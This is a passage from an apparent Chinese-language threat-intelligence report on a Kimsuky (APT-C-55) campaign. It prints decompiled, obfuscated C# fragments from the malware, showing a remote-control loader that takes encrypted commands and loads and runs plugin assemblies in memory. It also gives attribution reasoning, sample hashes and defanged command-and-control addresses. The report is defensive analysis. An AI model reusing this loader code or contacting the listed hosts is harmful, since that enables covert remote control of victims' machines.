        Process processById = Process.GetProcessById((int) ProcessId);
        str1 = !(str1 == "") ? processById.ProcessName + " - " + str1 : processById.ProcessName;
        processById.Dispose();
    }
    catch
    {
    }
    return str1;
}

public static uint GGGIIDDLDDL()
{
    UUUUU.LASTJHDIENKSDLDFKJKJDP plii = new UUUUU.LASTJHDIENKSDLDFKJKJDP();
    plii.cbSSDINEKFLKJCEI = (uint) Marshal.SizeOf<UUUUU.LASTJHDIENKSDLDFKJKJDP>(plii);
    string str1 = "45yrtyryj6dxsgeiklshgkldsgkh48423809ryryrey45643564564djhglkj" + "j";
}

```

建立加密通信通道后接收并执行控制端下发的指令。对于接收的数据进行头解析，第一个字节是压缩标志（0表示无压缩，1表示LANT1压缩），其后四个字节表示数据长度，然后进行AES解密读取指令数据并执行。


```

public DurjkehaerwoiytIUODYSndjkhegr()
{
    AppDomain.CurrentDomain.AssemblyResolve += new ResolveEventHandler(DurjkehaerwoiytIUODYSndjkhegr.cccc_func
}

public async Task method_0(NIkdsfghdkjhgUDsdjkfhwoii sudkjdukffffff)
{
    byte[] gggddd = new byte[1]{ (byte) 1 };
    byte[] hhhddd = new byte[1];
    byte[] fff = new byte[1]{ (byte) 2 };
    new byte[1][0] = (byte) 3;
    string kjdfghkejlrhgios;
    try
    {
        byte[] bytes = await sudkjdukffffff.N_RReurjkldhfcvecvAAAAdjgbv();
        string str1 = "popierijhcxkljhiuzxhiuhoIUHJKHIUOIUHKDHFJkhfdgiueuirhgeuihgjfdhgkj3245235fjkgdsgljk";
        kjdfghkejlrhgios = Encoding.UTF8.GetString(bytes);
        if (!this.AsLKJHUIEkjsdsldfiu9769.ContainsKey(kjdfghkejlrhgios))
        {
            string str2 = str1 + "poeirtpoeirlkdjfsiodjfsGk134902830990438543jkljdfgiodxjvlkcxjlbkjdospkjblsdskb";
            int num = await sudkjdukffffff.N_SSteSenURRejkhdkhlaknddA(gggddd) ? 1 : 0;
            byte[] rawAssembly = await sudkjdukffffff.N_RReurjkldhfcvecvAAAAdjgbv();
            this.AsLKJHUIEkjsdsldfiu9769[kjdfghkejlrhgios] = Assembly.Load(rawAssembly);
            string str3 = "sdjklghdskjghkjldshgjdshgljkdshgkjkdshgjkhefdjkhgkjkdshgjkhegjkhdjksghljkdsghjhdskl";
        }
        else
        {
            int num1 = await sudkjdukffffff.N_SSteSenURRejkhdkhlaknddA(hhhddd) ? 1 : 0;
        }
        object instance = Activator.CreateInstance(this.AsLKJHUIEkjsdsldfiu9769[kjdfghkejlrhgios].GetType(this.c
        MethodInfo method = instance.GetType().GetMethod("Run", BindingFlags.Instance | BindingFlags.Public);
        string str4 = "sdjklghdskjghkjldshg09808-08-08-" + "sdjklgaaaaaajldshg09808-08-08-";
        await (Task) method.Invoke(instance, new object[1]
        {
            (object) sudkjdukffffff
        },
        ...

```

三、归属研判

经深度发现本次攻击方式和Kimsuky组织以往TTP存在较大关联，具体表现如下所示：

- 1.本次攻击行动与我们之前关于Kimsuky组织的报告^[1]中的载荷有较强相似度，甚至可以视为此前载荷的升级版，具体表现在均为C#[载荷](#)，都是建立TCP连接并且获取的数据相同（用户名、操作系统信息、当前运行权限是否为管理员、前台活动窗口标题），还有都是以插件形式加载恶意组件。
- 2.从Ink样本读取自身数据并单字节解密出powershell脚本的攻击手法和Kimsuky组织相同。
- 3.本次攻击行动和相关报告^{[2][3]}的攻击方式也相似，具体表现在Ink攻击方式，解密方式和环境检查以及调试器检测等均相似，而这类报告也将这类似行动归属到Kimsuky组织。

综上，我们较有把握将本轮攻击行动归属到APT-C-55（Kimsuky）组织。

本次本次捕获的 Kimsuky（APT-C-55）攻击行动展现了一条从恶意投递、多阶段加载到持久化远控的完整攻击链，并在此前已知载荷的基础上进行了明显升级。攻击者全程大量滥用合法平台充当通信与分发通道，结合JavaScript反机器人验证绕过、模块化插件架构、内存。

加载等手法，使恶意流量与正常业务通信高度趋同，大幅降低了传统检测机制的识别概率。这些特征表明，该组织的工具链正朝着更隐蔽、更灵活的方向持续演进。因此在这里提醒用户提升安全意识，警惕来历不明的链接和文件，避免因一次无防备的点击而导致机密情报与核心数据泄露。

MD5

04272144d33668f99f7cf2255289e351

3c64c75c9e6a3da7fbc766deb2081219

7479bedf5813a1527199f8958e898d19

9ae48e0ce0dfcac0245237fa220dd52d

7479bedf5813a1527199f8958e898d19

C&C:

[http://217\[.\]60\[.\]36\[.\]94/unicorn/uni.txt](http://217[.]60[.]36[.]94/unicorn/uni.txt)

[http://217\[.\]60\[.\]36\[.\]94/unicorn/mort\[.\]php](http://217[.]60[.]36[.]94/unicorn/mort[.]php)

[http://38\[.\]180\[.\]204\[.\]13/unicorn/mort\[.\]php](http://38[.]180[.]204[.]13/unicorn/mort[.]php)

[http://38\[.\]180\[.\]204\[.\]13/unicorn/uni.txt](http://38[.]180[.]204[.]13/unicorn/uni.txt)

107[.]172[.]249[.]140[:]443

[1]https://mp.weixin.qq.com/s/lbz3FeA7twg-VCujA3cV_g

[2]<https://dev.to/excalibra/north-korea-linked-hackers-use-github-as-c2-infrastructure-to-attack-south-korea-47aa>

[3]<https://www.fortinet.com/fr/blog/threat-research/dprk-related-campaigns-with-lnk-and-github-c2>

APT · Table of Contents

PreviousAPT-C-56（透明部落）近期攻击活动分析